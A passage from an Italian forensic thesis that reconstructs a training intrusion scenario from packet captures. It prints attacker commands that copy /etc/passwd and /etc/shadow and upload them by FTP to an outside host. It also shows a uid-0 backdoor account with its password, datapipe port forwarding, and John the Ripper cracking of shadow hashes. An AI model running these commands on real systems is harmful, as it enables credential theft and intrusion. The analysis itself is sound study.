obiwan:$1$XqNCN4Oo$mEnBUy5Hz9etnwhsgyFQS1:12416:0:99999:7:-1:-1:134540332
```

Con il comando **cd**, ovvero Change Directory, si indica al sistema di andare alla directory root, o radice, ovvero la directory principale del sistema.

```
cd /
```

Una volta dentro la root directory, esegue il comando "**ls -alR > /tmp/192.168.60.5.dirlist** ", con questo comando si vuole fare un listato dei file e delle directory presenti nella directory principale del sistema indirizzandone l'output nel file 192.168.60.5.dirlist dentro la directory temp. L'opzione -a indica di mostrare anche le directory e i file che incominciano per "."; -l indica di usare il formato di visualizzazione "lista lunga", che include anche i permessi di accesso ai file (lettura, scrittura e esecuzione), il proprietario, e il gruppo al quale appartiene il proprietario, la dimensione del file e la data di creazione; l'opzione -R indica di mostrare tutte le sottodirectory in maniera ricorsiva.

```
ls -alR > /tmp/192.168.60.5.dirlist
```

L'aggressore tenta di accedere a delle sottodirectory della directory proc, ma non vi riesce in alcuni casi e in altri casi non trova un certo file "exe".

Nella traccia dell'attacco quest'azione non viene menzionata, e si suppone che l'aggressore abbia fatto questo tentativo per consolidare la sua posizione sulla macchina aggredita.

La directory /proc è il mount-point di un filesystem particolare, il fs proc appunto, che è un filesystem virtuale, nel senso che non occupa spazio sulla memoria di massa, il quale permette di presentare sotto forma di file e directory alcuni parametri del sistema. In questo modo è possibile gestire tali parametri direttamente dalla shell. Il filesystem viene montato all'avvio del sistema poiché nel file /etc/fstab è presente una riga analoga a:

```
none /proc proc defaults 0 0
```

Il contenuto dei file contenuti all'interno di /proc ed in tutte le sue sottodirectory, viene aggiornato in tempo reale dal kernel e viene generalmente utilizzato dai programmi che hanno bisogno di conoscere lo stato del sistema. I comandi come ps o top, che visualizzano i processi presenti sul sistema con i loro relativi stati, attingono le informazioni da /proc, come anche i comandi lspci, scanpci, pnpdump che visualizzano le caratteristiche delle periferiche PCI o ISA riconosciute dal sistema.

Poiché /proc è un filesystem virtuale residente in memoria centrale (RAM), tutte le volte che il sistema viene avviato, questo viene creato con la caratteristica che la dimensione dei file e directory in esso presenti è sempre 0 e la data relativa alla loro ultima modifica è quella corrente.

```
ls: ./proc/2/exe: No such file or directory
ls: ./proc/3/exe: No such file or directory
ls: ./proc/354/exe: No such file or directory
ls: ./proc/355/exe: No such file or directory
ls: ./proc/4/exe: No such file or directory
ls: ./proc/5/exe: No such file or directory
ls: ./proc/6/exe: Permission denied
ls: ./proc/6/root: Permission denied
ls: ./proc/6/cwd: Permission denied
ls: ./proc/6/fd: Permission denied
```

Con il comando **pwd**, Print Working Directory, si indica al sistema di dire in quale directory ci troviamo. La risposta del sistema è: "/".

```
pwd
/
```

Con il comando **cp** (copy files and directory) ripetuto nei due seguenti casi, si stanno copiando i file /etc/passwd e /etc/shadow nella directory tmp, rinominando i file in 192.168.60.5.passwd e 192.168.60.5.shadow.

```
cp /etc/passwd /tmp/192.168.60.5.passwd
cp /etc/shadow /tmp/192.168.60.5.shadow
```

Si effettua una connessione ftp al server 172.27.20.5 in maniera tale che vengano poi copiati i file 192.168.60.5.passwd, 192.168.60.5.shadow e 192.168.60.5.dirlist. Per fare questo viene effettuato un login con username masgyver, password penny, si cambia directory sul sistema dove ci si è intrusi con il comando **lcd**, local change directory, per andare appunto nella directory /tmp dove si erano copiati i file precedentemente. E si fu l'upload dei file usando il comando **put**.

```
ftp 172.27.20.5
macgyver
Password:penny
bin
lcd /tmp
put 192.168.60.5.passwd
put 192.168.60.5.shadow
put 192.168.60.5.dirlist
```

Dopo aver copiato gli archivi, effettua l'upload di due strumenti Server.c y Datapipe.

1.Effettua il listato della directory in cui si trova (sul server ftp).

```
ls
Name (172.27.20.5:root): Local directory now /tmp
total 2880
-rw-r--r--  1 macgyver  macgyver     771 Dec 29 18:03 .cshrc
-rw-r--r--  1 macgyver  macgyver     255 Dec 29 18:03 .login
-rw-r--r--  1 macgyver  macgyver     165 Dec 29 18:03 .login_conf
-rw-------  1 macgyver  macgyver     371 Dec 29 18:03 .mail_aliases
-rw-r--r--  1 macgyver  macgyver     331 Dec 29 18:03 .mailrc
-rw-r--r--  1 macgyver  macgyver     801 Dec 29 18:03 .profile
-rw-------  1 macgyver  macgyver     276 Dec 29 18:03 .rhosts
-rw-r--r--  1 macgyver  macgyver     852 Dec 29 18:03 .shrc
-rw-r--r--  1 macgyver  macgyver  2347168 Jan  1 15:26 192.168.60.5.dirlist
-rw-r--r--  1 macgyver  macgyver     849 Jan  1 15:26 192.168.60.5.passwd
-rw-r--r--  1 macgyver  macgyver     917 Jan  1 15:26 192.168.60.5.shadow
-rwxr-x---  1 macgyver  macgyver   15669 Jan  1 15:27 datapipe
-rw-r--r--  1 macgyver  macgyver   16859 Dec 29 18:03 master.c
-rwxr-xr-x  1 macgyver  macgyver   480606 Jan  1 15:27 portscanner
-rw-r--r--  1 macgyver  macgyve
```

2. Con il comando **get**, recupera i due strumenti, e chiude la connessione con il server ftp.

```
get server.c
get datapipe
bye
```

Dopo essersi disconnesso dal server ftp, controlla che effettivamente i file siano stati spostati sul disco della macchina obiettivo. In realtà qua c'è un errore da parte di chi ha scritto l'attacco strutturato, perchè invece del file datapipe, è stato copiato il file master.c (si noti come il comando effettuato in precedenza è stato get datapipe). Dopo **ls**, abbiamo tutto il listato della directory principale.

```
ls
bin
boot
dev
etc
home
```

```
lib
lost+found
master.c
mnt
opt
proc
root
sbin
server.c
tmp
usr
var
```

Con il comando **mv *.c/tmp** si spostano tutti i file che hanno estensione .c nella directory di file temporanei /tmp della macchina obiettivo.

```
mv *.c /tmp
```

Si comprova l'effettivo spostamento dei file, con il comando **ls**.

```
ls
bin
boot
dev
etc
home
lib
lost+found
mnt
opt
proc
root
sbin
tmp
usr
var
```

L'attaccante si sposta nella directory /tmp, utilizzando il comando **cd**.

```
cd /tmp
```

Aggiunge l'utente murdoc, inserendolo nel gruppo con gid 0, che sarebbe lo stesso al quale appartiene root. Murdoc infatti acquisirà i privilegi di root.

```
useradd -u 0 murdoc
/bin/sh: useradd: command not found
```

Il comando però non ha esito positivo perchè il comando useradd non viene trovato nella directory /bin/sh.

Viene quindi utilizzato il comando **find / -name useradd**, per trovare il file useradd.

```
find / -name useradd
find: /proc/6/fd: Permission denied
/usr/sbin/useradd
/etc/default/useradd
```

Decide di utilizzare il file useradd presente nella directory /usr/bin

```
/usr/sbin/useradd -u 0 murdoc
```

Crea una password per l'utente murdoc, con il comando **passwd:**

```
passwd murdoc
New UNIX password: goodbyemacgyver
Retype new UNIX password: goodbyemacgyver
Changing password for user murdoc
passwd: all authentication tokens updated successfully
```

Aggiunge un altro utente, pete, senza privilegi di root, utilizzando sempre il comando useradd:

```
/usr/sbin/useradd pete
```

Durante la creazione di una password per pete appare un messaggio che dice che la password scelta è cattiva, in quanto è basata su una parola presente nel dizionario.

```
passwd pete
New UNIX password: phoenix
BAD PASSWORD: it is based on a dictionary word
Retype new UNIX password: phoenix
Changing password for user pete
passwd: all authentication tokens updated successfully
```

Ovviamente avere un sistema di decriptaggio distribuito sarebbe molto più efficace, ed è in questa maniera che Ardala ha condotto l'attacco.

Con il comando **ps -auxww | grep server,** l'attaccante vuole vedere se tra i processi attivi c'è qualcosa che contiene la stringa server. Il comando **ps** serve per vedere quali sono i processi attivi. Le opzioni invece indicano:

-a seleziona tutti i processi eccetto i processi non associati a un terminale e eccetto entrambe le sessioni leader (con riferimento a getsid),

-u selezionato in base all'effettivo user ID (EUID) o nome. Questa opzione seleziona i processi il quale effettivo nome o ID è nella lista degli utenti. L'ID dell'utente effettivo descrive quali permessi di accesso ai file ha l'utente e quali sono usati dal processo (si veda geteuid),

-w indica una lista estesa (wide) dell'output, usato due volte aumenta la sua potenza.

La risposta data dal server è negativa, risponde che non è sicuro eseguire il comando.

Tutt'oggi non sono sicuro del motivo di tale risposta da parte del server, nonostante abbia cercato abbastanza sul web l'errore riportato.

```
ps -auxww | grep server
This /bin/ps is not secure for setgid operation.
```

Il motivo più plausibile è che non si sta utilizzando una shell normale di sistema, dato che si tratta di una shell di exploit.

6.2.3.1 Vulnerabilità Wu-Ftpd

In questo link [60] è possibile recuperare il codice dell'exploit:

Tradotto da [51].

Questa vulnerabilità è presente nel software Washington University FTP daemon.

In realtà la versione 2.6.1 di questo software è affetta due vulnerabilità. La VU#886083 è causata dal fatto che WU-FTPD non gestisce correttamente il gobbling dei nomi dei file. Wu-FTPD permette a un utente di specificare nomi di file multipli e locazioni usando tipiche notazioni della shell.

Wu-FTPD implementa il suo codice gobbling invece di usare le librerie presenti nel sistema operativo sottostante. Quando il codice gobbling viene chiamato, il software alloca memoria nella pila per conservare la lista di nomi di file che corrispondono all'espressione glob espansa.

Il codice globbing è disegnato per riconoscere sintassi invalide e restituire una condizione di errore alla funzione chiamante. Ad ogni modo, quando incontra una specifica stringa, il codice globbing fallisce nel restituire correttamente una condizione d'errore. Perciò, la funzione chiamante procede come se la sintassi glob fosse corretta e successivamente libera la memoria non allocata che può contenere dati forniti dall'utente.

Se un intruso può posizionare indirizzi e codici shell nella locazione corretta della pila usando comandi FTP, loro possono essere in grado di far eseguire al software WU-FTPD codice arbitrario da dopo il rilascio di un comando che è malgestito dal codice globbing.

Questa vulnerabilità è potenzialmente exploitable da un utente che sia in grado di loggarsi dentro un server vulnerabile, incluso utenti con accesso anonimo. Se l'exploit ha successo, un attaccante può essere in grado di eseguire codice arbitrario con i privilegi di WU-FTPD, tipicamente root. Se l'exploit non ha successo, il thread che sta servendo la richiesta fallirà, ma il processo WU-FTPD continuerà a essere eseguito. Si noti che almeno un altro derivato di WU-FTPD, BeroFTPD, è anche vulnerabile. BeroFTPD è stato nuovamente reimportato su WU-FTPD e non è più supportato separatamente.

A questa vulnerabilità è stato assegnato l'identificatore CAN-2001-0550 dal CVE (Common Vulnerabilities and Exposures) group.

La vulnerabilità VU#639760 è causata dal fatto che WU-FTPD è configurato per usare l'autenticazione RFC 931 e eseguito in debug mode contiene vulnerabilità al formato della stringa.

WU-FTPD può effettuare autenticazione mediante l'RFC 931 quando accetta connessioni in arrivo dai client.RFC 931 definisce il protocollo di autentcazione server che è reso obsoleto dall'RFC 1413 che definisce il protocollo identità. L'RFC 931 è comunemente conosciuta come “auth” o “authd”, e l'RFC1413 è comunemente conosciuta come “ident” o “identd”. Entrambe sono chiamate dopo che il demone fornisce in maniera comune il servizio.

Quando si usa l'autenticazione 931, WU-FTPD richiederà informazioni ident prima di autorizzare una richiesta di connessione da un client. Il servizio auth o ident eseguiti sui client restituiscono informazioni specifiche dell'utente, permettendo al WU-FTPD di prendere decisioni di autenticazione basate su dati nelle risposte ident.

WU-FTPD può anche essere eseguito in debugging mode, che fornisce informazioni dettagliate circa la sua operazione.

Quando WU-FTPD è configurata per effettuare autenticazione RFC 931 ed è eseguita in modo debug, registra le informazioni di connessione usando funzioni di chiamata syslog (3) . Il codice di logging non include specificatori di formato della stringa in alcune chiamate syslog (3), e nemmeno il codice effettua una validazione dell'input adeguata nei contenuti di risposte identd ricevute dal client. Come risultato, una risposta identd artigianale contenente specificatori di stringa forniti dall'utente può essere intepretata da syslog (3), e può

possibilmente sovrascrivere locazioni di memoria arbitrarie. Disegnando una richiesta con attenzione, un attaccante può esegure codice arbitrario con i privilegi di WU-FTPD.

Questa vulnerabilità è potenzialmente explotabile da ogni utente che è in grado di loggarsi nel server vulnerabile, incluso gli utenti con accesso anonimo. L'intruso deve inoltre essere in grado di controllare le loro risposte alla richiesta ident. Se ha successo, un attaccante può essere in grado di eseguire codice arbitrario con i privilegi di WU-FTPD, tipicamente root.

Si noti che questa vulnerabilità non si manifesta fintanto che WU-FTPD non è configurato per usare l'autenticazione RFC 931 e non è eseguito in debug mode.

A questa vulnerabilità è stato assegnato l'identificatore CVE-2001-0187 dal gruppo Common Vulnerabilities and Exposures (CVE).

6.2.3.2 Test di cracking di un file di password con “john the ripper”.

Piccola sperimentazione, per crackare le password è molto utilizzato uno strumento chiamato john the ripper, ho effettuato due tentativi di crack di una password molto semplice, ma non presente in alcun dizionario, pippoeciumba. Su un netbook (1 gb di ram e un processore atom N450, che ha la potenza di 1.66 ghz e 512 mb di cache) questa password non è stata individuata nemmeno dopo un giorno e 20 ore di lavoro.
Un altro tentativo è stato fatto da una macchina più potente, un dual core E2220 (2.4Ghz), con 2 GB di ram e ubuntu v9.10, e dopo 1 giorno e 22 ore ancora non era stata individuata alcuna password.

Si potrebbero effettuare test più concreti avendo a disposizione più potenza di calcolo. Effettuando dei test sul file delle password si demarca il livello di sicurezza della gestione delle password.

Per eseguire l'installazione del software john the ripper ho usato i seguenti comandi:

1. wget http://www.openwall.com/john/g/john-1.7.6.tar.gz
2. tar zxvf john-1.7.6.tar.gz
3. cd john-1.7.6/src
4. make linux-x86-any
5. cd ../run (change to directory containing john executable)

Dato che il sistema oggetto del test utilizza le shadow password, ovvero il sistema di crittografia delle password che si è visto nel paragrafo “1.3.2

La vulnerabilità delle password

”, dovremo passare come file da attaccare mediante forza bruta **/etc/shadow**, e verrà eseguito così il comando:

./john /etc/shadow

Il sistema di gestione password in UNIX si appoggia al programma crypt e all'utilizzo di una stringa di 56bit comprendente i valori immessi come password (di 8 caratteri codificati a 7 bit), in aggiunta a un valore “salt” di 12 bit. Nel file delle password /etc/shadow verrà

salvato solo un hash risultante di 11 caratteri (dato dalla funzione f[pwd,(salt,0)]), il valore salt utilizzato per produrre quell'hash, in linea con l'utente al quale corrisponde quell'hash.

Per la verifica di una password, e quindi permettere a un utente l'accesso, il sistema esegue crypt con la password immessa dall'utente e convertita in 56 bit, combinato con il valore salt presente nella tabella. Se l'hash risultante coincide con quello in tabella allroa verrà permesso l'accesso al sistema.

Ovviamente l'accesso al file /etc/shadow è riservato al solo utente root.

Se si preferisce invece eseguire john in background, si si possono osservare i progressi nel file john.pot presente nella directory run.

Il breve tutorial è stato tradotto e riadattato da [37].

6.2.4 Connessione al server ftp e upload dei file shadow, passwd e dirlist.

Attraverso il flusso dati analizzato posteriormente, abbiamo avuto modo di vedere i comandi eseguiti dall'aggressore direttamente sul server 192.168.60.5. Il traffico effettivamente generato durante sessione ftp lo troviamo nel flusso dati generato dal server 192.168.60.5 verso il server ftp 172.27.20.5 (flusso **tcp.stream eq 22**), che è appunto una delle macchine che utilizza Ardala per prelevare e uploadare file.

In questo flusso troviamo il processo di login, che include informazioni di sistema quali la versione di UNIX utilizzata (BSD-199506) e il tipo di UNIX utilizzato (L8), il tipo settato a 1 (con codice 200) indica che la modalità di trasferimento è di tipo binario:

```
220 janney.taosecurity.com FTP server (Version 6.00LS) ready.
USER macgyver
331 Password required for macgyver.
PASS penny
230 User macgyver logged in.
SYST
215 UNIX Type: L8 Version: BSD-199506
TYPE I
200 Type set to I.
```

I comandi di tipo **PORT** e **TYPE** sono parametri di trasferimento, in particolare **PORT** viene utilizzato per indicare l'indirizzo IP e la porta utilizzata per il trasferimento, in questo caso sarà la porta 49, dall'indirizzo ip 192.168.60.5 nel primo trasferimento, la porta 10 nel secondo trasferimento, la 11 e la 12 nei successivi. Fintanto che non ci sono state modifiche al type, le risposte del server sono evidenti, e indicano con un codice di risposta 150 che si sta aprendo una connessione dati in modalità binaria per il trasferimento dei file 192.168.60.5.passwd, 192.168.60.5.shadow, 192.168.60.5.dirlist.

```
PORT 192,168,60,5,4,9
200 PORT command successful.
STOR 192.168.60.5.passwd
150 Opening BINARY mode data connection for '192.168.60.5.passwd'.
226 Transfer complete.
PORT 192,168,60,5,4,10
200 PORT command successful.
STOR 192.168.60.5.shadow
150 Opening BINARY mode data connection for '192.168.60.5.shadow'.
226 Transfer complete.
PORT 192,168,60,5,4,11
200 PORT command successful.
```

STOR 192.168.60.5.dirlist
150 Opening BINARY mode data connection for '192.168.60.5.dirlist'.
226 Transfer complete.

Una volta cambiato il **TYPE**, settato quindi a **TYPE** A, si avrà un cambio di modalità di connessione dati, che verrà appunto effettuata in ASCII. Viene eseguito un comando ls, che corrisponde al parametro di trasferimento **LIST**.

TYPE A
200 Type set to A.
PORT 192,168,60,5,4,12
200 PORT command successful.
LIST
150 Opening ASCII mode data connection for '/bin/ls'.
226 Transfer complete.

Una volta completato il trasferimento del listato della directory, il type torna a I, viene effettuato un **RETR** che è un comando di Servizio FTP che indica quale file deve essere prelevato dal server. La porta utilizzata per questa connessione sarà la 13.

TYPE I
200 Type set to I.
PORT 192,168,60,5,4,13
200 PORT command successful.
RETR server.c
150 Opening BINARY mode data connection for 'server.c' (8702 bytes).
226 Transfer complete.

Successivamente verrà scaricato sempre con il **RETR**, il file datapipe (utilizzando la porta 14).

PORT 192,168,60,5,4,14
200 PORT command successful.
RETR datapipe
150 Opening BINARY mode data connection for 'datapipe' (15669 bytes).
226 Transfer complete.

E si chiude la connessione con il comando **QUIT**.

QUIT
221 Goodbye.

[per la definizione dei comandi si veda [36]

6.2.5 Connessione SSH da 172.27.20.105 a 192.168.60.5.

Ardala sfrutta il suo nuovo accesso sulla macchina obiettivo (192.168.60.5). Grazie ai due nuovi account da lei creati, può infatti accedere con l'utente pete, che ha privilegi normali, per poi eseguire una scalata di privilegi ottenendo quelli di root, tramite l'utenet murdoc.

Essendo una connessione SSH, i pacchetti sono tutti cifrati, e il loro contenuto è praticamente inutilizzabile.

Il flusso in questione è il 29 (si può impostare il filtro su wireshark **tcp.stream eq 29**, per visualizzare il flusso).

L'unica parte comprensibile del flusso è la seguente, che riguarda le versioni di ssh utilizzate, una è lato client (forse la più recente, la 2.0) e l'altra è lato server (la 1.99):

SSH-1.99-OpenSSH_2.1.1
SSH-2.0-OpenSSH_3.7.1p2
...\..2?~x.....(h,3C)...=diffie-hellman-group-exchange-sha1,diffie-hellman-group1-sha1....ssh-rsa,ssh-dss....aes128-cbc,3des-cbc,blowfish-cbc,cast128-cbc,arcfour,aes192-cbc,aes256-cbc,rijndael-cbc@lysator.liu.se,aes128-ctr,aes192-ctr,aes256-ctr....aes128-cbc,3des-cbc,blowfish-cbc,cast128-cbc,arcfour,aes192-cbc,aes256-cbc,rijndael-cbc@lysator.liu.se,aes128-ctr,aes192-ctr,aes256-ctr...Uhmac-md5,hmac-sha1,hmac-ripemd160,hmac-ripemd160@openssh.com,hmac-sha1-96,hmac-md5-96...Uhmac-md5,hmac-sha1,hmac-ripemd160,hmac-ripemd160@openssh.com,hmac-sha1-96,hmac-md5-96....none,zlib....none,zlib.....$..;)<.....b..O6.....diffie-hellman-group1-sha1....ssh-dss...)3des-cbc,blowfish-

cbc,arcfour,cast128-cbc...)3des-cbc,blowfish-cbc,arcfour,cast128-cbc...-hmac-sha1,hmac-md5,hmac-ripemd160@openssh.com...-hmac-sha1,hmac-md5,hmac-ripemd160@openssh.com....zlib,none....zlib,none.....

Ad ogni modo si sa per certo che in questa sessione SSH viene compilato il programma Server.c e poi viene eseguito perchè possa restare in ascolto per successivamente sferrare l'attacco DoS.

6.2.6 Accesso alla macchina 192.168.60.3 mediante account crackati.

Ardala stava crackando gli hash del file shadow del quale si era impossessata dalla macchina 192.168.60.5 e decide di provare alcune password che il suo sistema distribuito di decriptaggio ha individuato. Così Ardala effettua il tentativo di accesso dalla macchina 192.168.60.5, ma essendo anche questo traffico SSH (appartenente al flusso 34), abbiamo modo di vedere solo le prime righe riguardanti le versioni di SSH:

SSH-1.99-OpenSSH_3.5p1
SSH-1.5-OpenSSH_2.1.1

Si sa per certo però che riesce ad effettuare l'accesso con una coppia di credenziali valide.

6.2.7 Accesso da 192.168.60.3 alla macchina 172.27.20.5 per recuperare Server.c e Datapipe.

Una volta dentro la macchina 192.168.60.3 recupera Server.c e Datapipe dal server 172.27.20.5.

Ci si sarebbe aspettati di vedere del traffico FTP, invece viene individuato solo traffico SSHOra quello che mi sarei aspettato è trovare dei pacchetti appartenenti al traffico FTP, quindi indirizzati verso la porta 21 e soprattutto in chiaro.

Invece troviamo solo del traffico SSH. Effettivamente il testo non specifica se sulla macchina 172.27.20.5 gira una versione di ssh. Si veda l'illustrazione

6.2.8 Esecuzione di Datapipe sulla macchina 192.168.60.3

Una volta compilato Server.c Ardala esegue Datapipe sulla macchina 192.168.60.3. Dato che Datapipe è già compilato, lo attiva mediante la sintassi:

Datapipe 53 3389 10.10.10.3

Questo comando indica un ridirezionamento dalla porta 53 (locale) alla porta 3389 dell'ip 10.10.10.3 (dove c'è l'autenticazione a un sistema windows che offre servizi Terminal Services).

In questa maniera si sta sfruttando l'errore archiutetturale che permette di accedere dalla DMZ alla rete interna.

I pacchetti riguardanti l'esecuzione di questo comando sono ovviamente cifrati dal protocollo SSH e riguardano la connessione tra l'ip 192.168.60.3 e l'ip 192.168.60.5 (che a sua volta riceveva comandi da 172.27.20.105 tramite una connessione SSH).




Illustrazione 38: Traffico SSH inaspettato

Ardala userà un altro Datapipe, sulla macchina 172.27.20.3. Questo sistema è configurato per ammettere connessioni attraverso la porta 3389 TCP e inviarla alla porta 53 della macchina 192.168.60.3 (che appunto è la macchina sul quale gira l'altro datapipe).

Il fatto che la porta utilizzata sia proprio la 53, lascia pensare che il firewall non sia stato configurato per bloccare le richieste DNS dall'esterno della rete verso la DMZ. Non viene comunque menzionato alcun servizio DNS nel testo, e se ci fosse stato un servizio in ascolto su quella porta difficilmente il sistema avrebbe lasciato prendere al datapipe quella porta. Quindi si potrebbe supporre che aprire una porta sul server avrebbe lasciato la possibilità a chiunque di connettersi dall'esterno, in quanto libero di regole di firewalling. Questo è un altro grosso errore progettuale del firewall.

Il sistema di ridirezionamento avviene in questa maniera:

172.27.20.3:3389 ------> 192.168.60.3:53 --------> 10.10.10.3:3389

172.27.20.3 apre la porta 3389

A questo punto dovremo trovare traccia di connessioni tra la macchina 172.27.20.3 e la macchina 192.168.60.3 nel file sf1.lpc, quello che riguarda l'interfaccia silenziosa che sta raccogliendo il traffico nella DMZ.

Purtroppo non c'è modo di trovare conferma di questa connessione. Nessun pacchetto ha ricevuto nessun sistema su una porta 53 né TCP né UDP in entrambe le interfacce sf1 e em0.

Invece si trova tutto lo storico della connessione tra l'host 192.168.60.3 e l'host 10.10.10.3. Si ha quindi solo metà datapipe. Si suppone ad ogni modo che l'altra parte di datapipe sia identica, in quanto sulla macchina 192.168.60.3 vengono ripetuti comandi eseguiti su 172.27.20.3.

Questo traffico è stato raccolto dall'interfaccia silenziona em0. Si trova infatti nel file em0.lpc. Questo è normale solo in parte, perchè il traffico che passa dalla DMZ alla rete interna è soggetto al monitoring dell'interfaccia em0, ma è anche soggetto all'auditing mediante l'interfaccia sf1, in quanto tutti i pacchetti in transito nella DMZ vengono catturati dall'interfaccia sf1. Quindi non si spiega perchè non si trovino i pacchetti riguardanti questa connessione anche in sf1.lpc.

Nel file em0.lpc sono presenti in totale 4 flussi.

Il primo (il flusso 0) è completamente cifrato, e dovrebbe riguardare i tentativi di cracking di account tramite il Tsgrinder. Il Tsgrinder è un piccolo eseguibile per windows, reperibile al link [38]. All'interno dell'archivio troviamo un file dizionario, dove andranno inserite tutte le parole da provare in fase di cracking, un eseguibile, un file *.ini, due librerie dll, e un file lets (che contiene una sorta di conversione tra lettere e numeri).

La determinazione di password con Tsgrinder avviene per Froza Bruta, e si basa su un trituratore, che è un esteso dizionario formato da nomi di utenti e/o di password, preferibilmente in più lingue.

Dando per certo che questo flusso riguarda il cracking dell'account di administrator per il servizio terminal services, il flusso successivo (il flusso 1, si veda l'illustrazione 39) riguarda 6 pacchetti TPKT e 3 pacchetti TCP.




Illustrazione 39: Flusso del file em0.lpc

6.2.8.1 Il pacchetto TPKT

L'Organizzazione Internazionale degli Standard (ISO), ha proposto uan definizione per la suite di protocolli per il networking in un modello chiamato modello OSI (Open System Interconnection model). Un suite di protocolli rivale è chiamata TCP/IP model: Transmission Control Protocol/Internet Protocol. Entrambi suddividono i gruppi di protocolli in livelli di una pila. Nel TCP/IP, TCP è al livello trasporto e IP è a livello internet. TCP/IP è ampiamente più utilizzato dell'OSI. TPKT fornisce un metodo per trasportare dati OSI su reti TCP/IP.

Infatti TPKT è un protocollo di “incapsulazione”. Trasporta pacchetti OSI nel suo carico dati e poi passa la struttura risultante a TCP, dal quale il pacchetto viene processato come un normale pacchetto TCP/IP. I programmi OSI che inviano dati a TPKT non sono consci del fatto che i loro dati saranno trasportati su reti TCP/IP in quanto TPKT emula il protocollo di Transport Service Access Point (TSAP).

Come altri protocolli di networking, TPKT lavora anche al contrario. Quando un pacchetto TPKT arriva, TPKT analizza la struttura del paccheto e passa il pacchetto trasportato al

